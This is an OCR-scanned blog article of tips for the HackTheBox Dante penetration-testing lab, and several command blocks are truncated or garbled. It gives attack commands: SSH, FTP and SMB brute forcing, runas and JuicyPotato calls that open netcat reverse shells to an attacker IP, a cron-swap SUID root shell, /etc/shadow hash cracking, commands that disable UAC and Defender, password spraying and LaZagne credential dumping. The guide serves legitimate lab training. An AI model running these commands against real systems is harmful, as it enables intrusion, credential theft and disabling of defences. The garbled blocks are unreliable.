
Member-only story

Dante guide — HTB

Dante Pro Lab Tips && Tricks

Karol Mazurek Follow 11 min read · Jan 25, 2022




Lab address: https://app.hackthebox.com/prolabs/dante

INTRODUCTION

This article does not go step-by-step on how to complete machines, instead focuses on the tools and techniques you should know to complete a Pro Lab. I used the tools described here by myself when I was going through **Dante Laboratories** and I thought I would gather them in one place for others.

TIP 1 — METASPLOIT & CYBER KILL CHAIN IS YOUR FRIEND

o Lab you will face the scenario of the corporate network to repeat **Cyber Kill Chain steps** on every compromised sh the whole laboratory.




Source: Own study — Simplified Cyber Kill Chain

- **Metasploit Framework** is a great all-in-one tool that can be used to accomplish many tasks during the Pro Lab.

tail how to use this tool in each phase of **Penetration**
f my articles **here** and suggest you read it first.

NEL THROUGH THE BASTION

- During Pro Labs, you will usually face a **bastion host scenario**.
- **Bastion** is a host in the subnetwork available to you just after starting the laboratory – connecting to the **VPN**.
- The rest of the lab machines will be probably in the **subnet** which can be accessed via the **bastion host** only**.**
- To exploit machines inside the internal network, you need to ***create a tunnel via bastion*** and you can learn a few techniques on how to do it in one of my blog posts **here**.




Source: Own study — The shades of tunneling image

TIP 3— PROFILING PASSWORD LISTS

- If you see any login panel you should conduct a **brute-forcing attack** against it with **common credentials** and with a **profiled wordlist**.
- Before **attacking the login panel** with a huge password list, you should first try to **gather usernames and passwords** by **crawling the web page** and then use gathered words as username and password **wordlists**.
- There is a tool called **cewl** that can help you with this task, but I saw that it is being used wrongly because people assume that the crawling functionality of this tool works fine — unfortunately, nothing is perfect.


```
### ULTIMATE WAY OF CREATING A WORDLIST
# 1.DIRECTORY BRUTEFORCING
```

```
feroxbuster -eknr --wordlist $HOME/tools/crimson/words/dir -u
https://<target_domain>/ -o ferox.txt
# 2. PREPARE FIRST PART OF THE cewl.txt
                    ;rep 200 | grep -v "png\|\.js" | cut -d "h" -f2-100 |
                     urls.txt
                     urls.txt); do echo $url && cewl -d 5 $url >>
                    ıe
                    : | sort -u >> cewl.txt && rm temp_cewl.txt
                    ND SELECT ALL 200 NON STATIC SITES
```

Source: Own study — Burp Suite Pro

```
# 4. SEND THEM TO CO2-CEWLER, EXTRACT WORDS, SAVE OUTPUT cewl2.txt
PPM => EXTENSIONS => SEND TO CEWLER
```



Source: Own study — Burp Suite Pro CO2 extension (cewler)

```
# 5. MERGE cewl2.txt with cewl.txt
cat cewl2.txt | anew cewl.txt & rm cewl2.txt
```

- This way you can prepare a more viable wordlist to conduct a **brute-forcing attack** with **profiled list** against the found **login page**.

TIP 4 — MANY FACES OF IMPERSONATION

- During the assessment you will find many credentials and hashes, you should **always try to log in on the other users' accounts on every service that is available** on the targeted host trying those gathered passwords to escalate your privileges.
- You can see a few examples of Linux and Windows below:

```
### LINUX
## LOGIN LOCALLY ON ANOTHER USER ACCOUNT THAT EXSITS IN /etc/passwd
su username
password
```

```
## LOGIN LOCALLY TO MYSQL DATABASE
mysql -uACCOUNT_NAME -pPASSWORD
## LOGIN VIA SSH
                    :_ip

SSH WITH passwords.txt WORDLIST
 -P passwords.txt 10.10.10.2 ssh
'ING AGAINST SUBNET 10.10.10.0/24 FTP SERVICES
s.txt -P passwords.txt 10.10.10.0/24 ftp

### WINDOWS
## SU ON WINDOWS = runas
C:\Windows\System32\runas.exe /noprofile /user:<username> <password>
"c:\users\Public\nc.exe -nc <attacker-ip> 4444 -e cmd.exe"
# IF THE USER SAVED THE CREDENTIALS
C:\Windows\System32\runas.exe /savecred /user:<username>
"c:\users\Public\nc.exe -nc <attacker-ip> 4444 -e cmd.exe"
## PSH SMB
hydra smb://ip  -l username -p
D5731CFC6C2A069C21FD0D49CAEBC9EA:2126EE7712D37E265FD63F2C84D2B13D:::
-m "local hash"
## BRUTEFORCING SMB ON OTHER DOMAIN IN AD WITH PASSWORDLIST
hydra smb://microsoft.com  -l username -P passwords.txt -m
"other_domain:SECONDDOMAIN"
# EXECUTING A COMMAND THROUGH WINRM VIA TUNEL WITH PROXYCHAINS
proxychains crackmapexec winrm 123.123.123.2 -u "USERNAME" -p
"PASSWORD" -x "command"
## TOKEN IMPERSONATION
# IN METERPRETER SESSION ON THE COMPROMISED WINDOWS HOST
load incognito
list_tokens -u
# CHOSE A DOMAIN ADMIN WHICH YOU WANT TO IMPERSONATE
impersonate_token domain\\username
```


TIP 5— LINUX PRIVILEGE ESCALATION

- I will not reinvent the wheel — there is a great **checklist for privilege escalation** here.
- You can face a situation with **ELF binary exploitation** to escalate privileges, the tools will be preinstalled on the vulnerable machine and if you need some guides about **binary exploitation** I strongly suggest you check my PWN series, especially **PWN methodology — Linux**.

```
### TOOLS
# 1. LINPEAS
```



```
· PWNTOOLS - for binary exploitation.

IELL
SHELL ESCAPES

### WHEN YOU GET STUCK:
# 1. Run linpeas on every impersonated account.
# 2. Check personal folders to find secrets.
# 2.1. Inlcuding all files, browser history, zipped archives etc.
# 3. Escape the limited shell.
# 4. Check again sudo -l
```

TIP 6 — WINDOWS PRIVILEGE ESCALATION

- I will not reinvent the wheel for Windows either— there is a great **checklist for privilege escalation** here.
- You can face a situation with **PE binary exploitation** to escalate privileges, you can learn more here.

```
### TOOLS
# 1. WINPEAS
# 2. JUICY POTATO
# 3. Immunity Debugger + MONA - for binary exploitation.
# 4. LOLBAS
# 5. MIMIKATZ
# 6. SEATBELT
# 7. WESNG
# 8. UACME

### TL;DR; POTATO USAGE
# COMPROMISED WINDOWS HOST - TERMINAL 1
ncat.exe -l 3333
# COMPROMISED WINDOWS HOST - TERMINAL 2
C:\\JuicyPotato.exe -l 1234 -p c:\\windows\\system32\\cmd.exe -a "/c
C:\\ncat.exe -e cmd.exe 127.0.0.1 3333" -t *

### WHEN YOU GET STUCK:
# 1. Run winpeas on every impersonated account.
# 2. Check personal folders to find secrets.
# 2.1. Inlcuding all files, browser history, zipped archives etc.
```

```
# 3. Check custom application installed on the machine.
# 3.1. Especially in C:\ directory
# 4. Check other users description => net user <username>
```


. FILE INCLUSION WORDLIST

LFI and you faced the wall, this wordlist can help you.

TIP 8 — CRON + PYTHON + WRITE PERMISSIONS = ?

- One of the many ways to escalate privileges is by swapping the python file which is scheduled in Cron to run by root.

```
### CONTENT OF file.py
import os
os.system("cp /bin/sh /tmp/sh;chmod u+s /tmp/sh")

### AFTER EXECUTING THE file.py BY ROOT DUE TO SCHEDULED CRON JOB
# RUN TO GET A SHELL WITH ROOT PRIVILEGES
/tmp/sh -p
```

TIP 9 — AND THE CRACKS BEGINS TO SHOW

```
### JOHN THE RIPPER QUICK CRACKING GUIDE
# PREPARE HASHES DUMPED FROM LINUX FOR JOHN
unshadow /etc/passwd /etc/shadow > hashes.txt
# DICTIONARY CRACKING sha512crypt HASHES WITH rockyou.txt
john --wordlist=rockyou.txt --format=sha512crypt hash.txt
# DICTIONARY CRACKING MD5 HASHES WITH rockyou.txt
john --format=Raw-MD5 --wordlist=rockyou.txt hashes.txt
# DICTIONARY CRACKING NTLM HASHES WITH rockyou.txt
```


TIP 10 —TURNING OFF UAC AND AV

- To install things from the command line on Windows you have to **turn off User Access Control** and for most PE binaries, you have to **turn off AV** or **directory to the AV exclusion list.**


```
                    HE UAC
C:\Windows\System32\cmd.exe /k %windir%\System32\reg.exe ADD
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v
EnableLUA /t REG_DWORD /d 0 /f
### TURNING OFF AV
# METERPRETER
run killav
# POWERSHELL
Set-MpPreference -DisableRealtimeMonitoring $true
Disable Cloud-Based Protection
Set-MpPreference -MAPSReporting Disable
### ADDING DIRECTORY TO AV EXCLUSION LIST
Set-MpPreference -ExclusionPath PATH\TO\FOLDER
```

TIP 11— PASSWORD SPRAYING

- Two ways to brute force many services at once:

```
### BRUTESPRAY - WITH NMAP OUTPUT
python brutespray.py --file nmap.gnmap -U users.txt -P pass.txt --
threads 5 --hosts 5 -c

### METASPLOIT RESOURCE FILE - WITH GIVEN SUBNET / HOSTS
# - change 123.123.123.0/24 for your subnet
# - change USER_FILE for your wordlist with usernames
# - change PASS_FILE for your wordlist with passwords
## SAVE BELOW COMMANDS IN msf_password_spraying.txt
unsetg RHOSTS
setg RHOSTS 123.123.123.0/24
setg DB_ALL_CREDS true
setg DB_ALL_PASS true
setg DB_ALL_USERS true
setg USER_FILE /home/karmaz95/tools/crimson/words/logins.txt
setg PASS_FILE /home/karmaz95/tools/crimson/words/passwords.txt
setg RECORD_GUEST true
setg VERBOSE false
```

```
use scanner/smb/smb_login
exploit -j
use auxiliary/scanner/ftp/ftp_login
```



```
                    nner/ssh/ssh_login

                    nner/mssql/mssql_login

                    nner/mysql/mysql_login

use auxiliary/scanner/winrm/winrm_login
exploit -j

### RUN PASSWORD SPRAYING MODULES WITHIN METASPLOIT
resource msf_password_spraying.txt
```

TIP 12 —BAKE SOME LASAGNE

> *The LaZagne project is an open source application used to retrieve lots of passwords stored on a local computer. Each software stores its passwords using different techniques (plaintext, APIs, custom algorithms, databases, etc.). This tool has been developed for the purpose of finding these passwords for the most commonly-used software.*


- **LaZagne** is one of the best tools that you can use for “automagically” **searching for credentials** on a compromised host, give it a try.

```
### WINDOWS
laZagne.exe all
### LINUX
./lazagne all
```

TIP 13 —BURP SUITE OVER SOCK5 TRICK TO SAVE SOME TIME

- An internal application that is poorly configured will load forever if one of the **client-side scripts tries to load the external resource which is** or example firewall.

this kind of situation by **setting the scope domain** and **y requests to out-of-scope resources** in Burp Suite.



Source: Own study — Burp Suite Pro dropping out of scope requests.

